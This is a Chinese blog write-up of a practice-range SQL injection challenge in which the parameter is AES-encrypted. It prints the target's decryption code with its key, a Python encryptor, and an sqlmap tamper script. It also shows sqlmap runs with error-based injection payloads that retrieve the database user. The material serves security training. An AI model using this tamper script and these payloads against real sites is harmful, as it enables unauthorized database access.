墨者mysql注入_墨者靶场：SQL注入漏洞测试(参数加密) 使用sqlmap进行注入

原创

王信文 于 2021-01-19 12:48:22 发布 452 收藏
文章标签： 墨者mysql注入
版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。
本文链接：https://blog.csdn.net/weixin_30695935/article/details/113241077
版权
墨者靶场：SQL注入漏洞测试(参数加密) 使用sqlmap进行注入

前言

首先这是一个很基础的题，实战中也会遇到。比如说前端利用JavaScript公钥加密并传输给后端，后端通过私钥进行解密执行。这样做的好处就在于可以有效的避免了中间人攻击。跟SSL原理差不多 只是SSL在传输层做的这种加密在应用层做的。

我从来不写百度能查到的writeup，因为这种行为是无意义的。要写就写一些干货。这才是文章的价值。

推荐看这篇文章之前请先移步百度，查一下之前的一些步骤是如何来的。

0x01 源码分析

首先来看下后端的PHP源码

```
function decode($data){

$td = mcrypt_module_open(MCRYPT_RIJNDAEL_128,'',MCRYPT_MODE_CBC,'');

mcrypt_generic_init($td,'ydhaqPQnexoaDuW3','2018201920202021');

$data = mdecrypt_generic($td,base64_decode(base64_decode($data)));

mcrypt_generic_deinit($td);

mcrypt_module_close($td);

if(substr(trim($data),-6)!=='_mozhe'){

echo '';

}else{

return substr(trim($data),0,strlen(trim($data))-6);

}

}
```

这是一个解密函数，我们来逐条分析。在

```
$td = mcrypt_module_open(MCRYPT_RIJNDAEL_128,'',MCRYPT_MODE_CBC,'');
```

首先定义了一个变量，这个变量调用了打开PHP crypto库中的加密函数。定义了加密方法为AES加密，加密模式为CBC，数据块为128位

mcrypt_generic_init($td,'ydhaqPQnexoaDuW3','2018201920202021');

初始化加密缓冲区 描述为变量td

加密密钥为：ydhaqPQnexoaDuW3

向量偏移为：2018201920202021

$data = mdecrypt_generic($td,base64_decode(base64_decode($data)));

进行两次base64的解密后 使用上述方法进行将加密的密文还原成明文。

mcrypt_generic_deinit($td);

mcrypt_module_close($td);

结束加密 关闭加密模块

if(substr(trim($data),-6)!=='_mozhe'){

echo '';

}else{

return substr(trim($data),0,strlen(trim($data))-6);

}

如果明文的后6位不是_mozhe，那么解密函数将不返回数据 并且跳转到index.php上

如果明文后6位是_mozhe 那么将返回加密值，并且去掉后面的_mozhe

0x02 使用python构造加密函数

既然都已经知道了解密函数的写法，那就反推写出加密函数就好了

```
#!/usr/bin/env python
# -*- encoding: utf-8 -*-
'''
home.php?mod=space&uid=210785  :  cryptomozhe.py
@Author  :  Angel
home.php?mod=space&uid=163876  :  W3bSafe
'''
from base64 import b64decode,b64encode
from Crypto.Cipher import  AES
def encrypt(text):
cryptor = AES.new('ydhaqPQnexoaDuW3', AES.MODE_CBC, IV="2018201920202021")
length = 16
count = len(text)
```


```
add=count % length
if add:
text = text + ('\0' * (length-add))
ciphertext = cryptor.encrypt(text)
return b64encode(b64encode(ciphertext))
def decrypt(text):
cryptor = AES.new('ydhaqPQnexoaDuW3', AES.MODE_CBC, IV="2018201920202021")
length = 16
count = len(text)
add=count % length
if add:
text = text + ('\0' * (length-add))
ciphertext = cryptor.decrypt(b64decode(b64decode(text)))
return ciphertext
if __name__ == '__main__':
print("encrypt:"+encrypt(str(raw_input("Please input text with encrypt:"))))
print("decrypt:"+decrypt(str(raw_input("Please input text with decrypt:"))))
```

来尝试下写的加解密脚本是否正确与通用,首先我们先用这个Python脚本对

明文：This is a test value_mozhe

进行加密，得到加密后的结果为

密文：ZFR1dE9MS3NNM1p4c3hxVng2YmlBVzVEYWFkVE5nNGdseW04RFh6MWF5OD0=



Please input text with encrypt:This is a test value_mozhe

encrypt:ZFR1dE9MS3NNM1p4c3hxVng2YmlBVzVEYWFkVE5nNGdseW04RFh6MWF5OD0=

Please input text with
decrypt:ZFR1dE9MS3NNM1p4c3hxVng2YmlBVzVEYWFkVE5nNGdseW04RFh6MWF5OD0=

decrypt:This is a test value_mozhe

然后在写一个PHP文件，使用题目中所给的php函数对刚刚加密过的密文进行解密

```
function decode($data){
$td = mcrypt_module_open(MCRYPT_RIJNDAEL_128,'',MCRYPT_MODE_CBC,'');
mcrypt_generic_init($td,'ydhaqPQnexoaDuW3','2018201920202021');
$data = mdecrypt_generic($td,base64_decode(base64_decode($data)));
mcrypt_generic_deinit($td);
mcrypt_module_close($td);
if(substr(trim($data),-6)!=='_mozhe'){
echo '';
}else{
return substr(trim($data),0,strlen(trim($data))-6);
}
}
$val="ZFR1dE9MS3NNM1p4c3hxVng2YmlBVzVEYWFkVE5nNGdseW04RFh6MWF5OD0=";
echo decode($val);
```

执行结果：

解密成功

0x03 构造sqlmap tamper脚本 进行注入测试

已经验证了python加密函数的可行性，那么直接把构造好的加密函数写成sqlmap能运行的tamper脚本就ok了。
别忘了要在明文后面加上_mozhe

```
#!/usr/bin/env python
# -*- encoding: utf-8 -*-
'''
@File    :  mozhe.py
@Author  :  Angel
```

@Team : W3bSafe

'''

```
import base64
from Crypto.Cipher import  AES
from lib.core.enums import PRIORITY
from lib.core.settings import UNICODE_ENCODING
__priority__ = PRIORITY.LOW
def encrypt(text):
cryptor = AES.new('ydhaqPQnexoaDuW3', AES.MODE_CBC, IV="2018201920202021")
length = 16
count = len(text)
add=count % length
if add:
text = text + ('\0' * (length-add))
ciphertext = cryptor.encrypt(text)
return base64.b64encode(ciphertext)
def dependencies():
pass
def tamper(payload, **kwargs):
payload=encrypt((payload+"_mozhe").encode('utf-8'))
payload=base64.b64encode(payload)
return payload
```

让sqlmap加载tamper进行注入测试

```
PS C:\WINDOWS\system32> sqlmap -u "http://219.153.49.228:40570/news/list.php?id=" --tamper=mozhe --
dbms=mysql --technique=E

___
__H__
___ ___[.]_____ ___ ___  {1.2.5.10#dev}
|_ -| . ['] | .'| . |
|___|_  ['']_|_|_|__,|  _|
|_|V          |_|   http://sqlmap.org
```

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 11:43:43

[11:43:43] [INFO] loading tamper module 'mozhe'

[11:43:44] [WARNING] provided value for parameter 'id' is empty. Please, always use only valid parameter values so sqlmap could be able to run properly

[11:43:44] [INFO] testing connection to the target URL

[11:43:44] [INFO] checking if the target is protected by some kind of WAF/IPS/IDS

[11:43:44] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable

[11:43:44] [INFO] testing for SQL injection on GET parameter 'id'

[11:43:44] [INFO] testing 'MySQL >= 5.0 与-AND 基于报错注入 - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'

[11:43:44] [INFO] testing 'MySQL >= 5.0 基于报错注入 - Parameter replace (FLOOR)'

[11:43:45] [INFO] GET parameter 'id' is 'MySQL >= 5.0 基于报错注入 - Parameter replace (FLOOR)' injectable

for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n]

GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N]

sqlmap identified the following injection point(s) with a total of 9 HTTP(s) requests:

Parameter: id (GET)

Type: error-based

Title: MySQL >= 5.0 基于报错注入 - Parameter replace (FLOOR)

Payload: id=(SELECT 1957 FROM(SELECT COUNT(*),CONCAT(0x7171766b71,(SELECT (ELT(1957=1957,1))),0x71786a7871,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

[11:43:47] [WARNING] changes made by tampering scripts are not included in shown payload content(s)

[11:43:47] [INFO] the back-end DBMS is MySQL


web server operating system: Linux Ubuntu

web application technology: Nginx

back-end DBMS: MySQL >= 5.0

[11:43:47] [INFO] fetched data logged to text files under 'C:\Users\admin\.sqlmap\output\219.153.49.228'

[*] shutting down at 11:43:47



秒出注入 查一下 注入语句

PS C:\WINDOWS\system32> sqlmap -u "http://219.153.49.228:40570/news/list.php?id=" --tamper=mozhe --dbms=mysql --technique=E -v 3 --current-user

___

__H__

___ ___[.]_____ ___ ___ {1.2.5.10#dev}

|_ -| . ["] | .'| . |

|___|_ [(]_|_|_|__,| _|

|_|V |_| http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 11:46:20

[11:46:20] [DEBUG] cleaning up configuration parameters

[11:46:20] [INFO] loading tamper module 'mozhe'

[11:46:20] [DEBUG] setting the HTTP timeout

[11:46:20] [DEBUG] creating HTTP requests opener object

[11:46:20] [DEBUG] forcing back-end DBMS to user defined value

[11:46:21] [WARNING] provided value for parameter 'id' is empty. Please, always use only valid parameter values so sqlmap could be able to run properly

[11:46:21] [INFO] testing connection to the target URL

[11:46:21] [DEBUG] declared web page charset 'utf-8'

sqlmap resumed the following injection point(s) from stored session:

Parameter: id (GET)

Type: error-based

Title: MySQL >= 5.0 基于报错注入 - Parameter replace (FLOOR)

Payload: id=(SELECT 1957 FROM(SELECT COUNT(*),CONCAT(0x7171766b71,(SELECT (ELT(1957=1957,1))),0x71786a7871,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

Vector: (SELECT [RANDNUM] FROM(SELECT COUNT(*),CONCAT('[DELIMITER_START]',([QUERY]),'[DELIMITER_STOP]',FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)

[11:46:21] [WARNING] changes made by tampering scripts are not included in shown payload content(s)

[11:46:21] [INFO] testing MySQL

[11:46:21] [DEBUG] searching for error chunk length...

[11:46:21] [PAYLOAD]
RFA2U25sUmZkKzFxMWdtL1p2V2UwS0ZLWWVvdGx3cHJSTjRGZm56aDRteHRFdDZWbCtvRzdwK1gzTVV1

[11:46:21] [PAYLOAD]
eWhEcGExNjE4RVlaQWxtY0NHc0paRTNKZ3FkQmFYZFBRa3dqRVQ2Z255c2ZqdGtuZHJ3UUV2Z0hxM2ZB\

[11:46:21] [PAYLOAD]
d3FlMjAyVFRiZVRPaEx1RWVGMW9kajRzUFRVQVkzMmtFMk4vZ0dCOHQranVkZ2o5dkFubnBTY0NWTG5oU

[11:46:21] [PAYLOAD]
RDBtcGNRSlpGczgwc2dlMEVoV3A0Y3NJeEJMeEZsU3R2cDFwdGlvUDhDK3ZKeTZjTmN0Y21rSEJRWUZjck

[11:46:21] [PAYLOAD]
RGpHTFQ3b21KMytJL2dMWWs5aTlnWklRTG1rQkYwKzRDYjc5TGxOSnBtVlVxZjRuZ1pBcGVFUk1DS05QNF

[11:46:21] [DEBUG] performed 5 queries in 0.35 seconds

[11:46:21] [INFO] confirming MySQL

[11:46:21] [PAYLOAD]
OTF0QkkwZDFQVm9od003UGR6dUxGS3hrcUlXT3RJSTExUlkrRmpwcjV5cWZ3MTNpc0dia3NUQU11UnR**c

[11:46:21] [DEBUG] performed 1 queries in 0.07 seconds

[11:46:21] [PAYLOAD]
Q0dLbmNOU1FkMFgybFQ0d1ozS3RNVmtlaTVPdVdrUzg2VzQwRFNXM2ZuYlpMaURTZmd2ZC9NV1U0b2tsT

[11:46:21] [DEBUG] performed 1 queries in 0.06 seconds

[11:46:21] [PAYLOAD]
ank5ZzZJb3ZNOWFvR2JhQWQrRG9OUmY1MnIlczZMalZiY0IweS9leUp5WitncTlubU5ML0cvT0RmTTV2Qmpi

[11:46:21] [DEBUG] performed 1 queries in 0.06 seconds

[11:46:21] [INFO] the back-end DBMS is MySQL

web server operating system: Linux Ubuntu

web application technology: Nginx

back-end DBMS: MySQL >= 5.0.0

[11:46:21] [INFO] fetching current user

[11:46:21] [PAYLOAD]
dGV3cy9FUklKc3lJei9iV1IzVzhFck5DaDJzY1UvQVV3bXQ4NERwOFRkMi9ncGExU0JLRnNYSitDQ3lVVlZUZm

[11:46:21] [INFO] retrieved: root@localhost


[11:46:21] [DEBUG] performed 1 queries in 0.06 seconds

current user: 'root@localhost'


[11:46:21] [INFO] fetched data logged to text files under 'C:\Users\admin\.sqlmap\output\219.153.49.228'

[*] shutting down at 11:46:21

PS C:\WINDOWS\system32>



对sqlmap的payload进行测试



完成

最后

这是我在bugfor上投的第一篇文章，大佬们勿喷。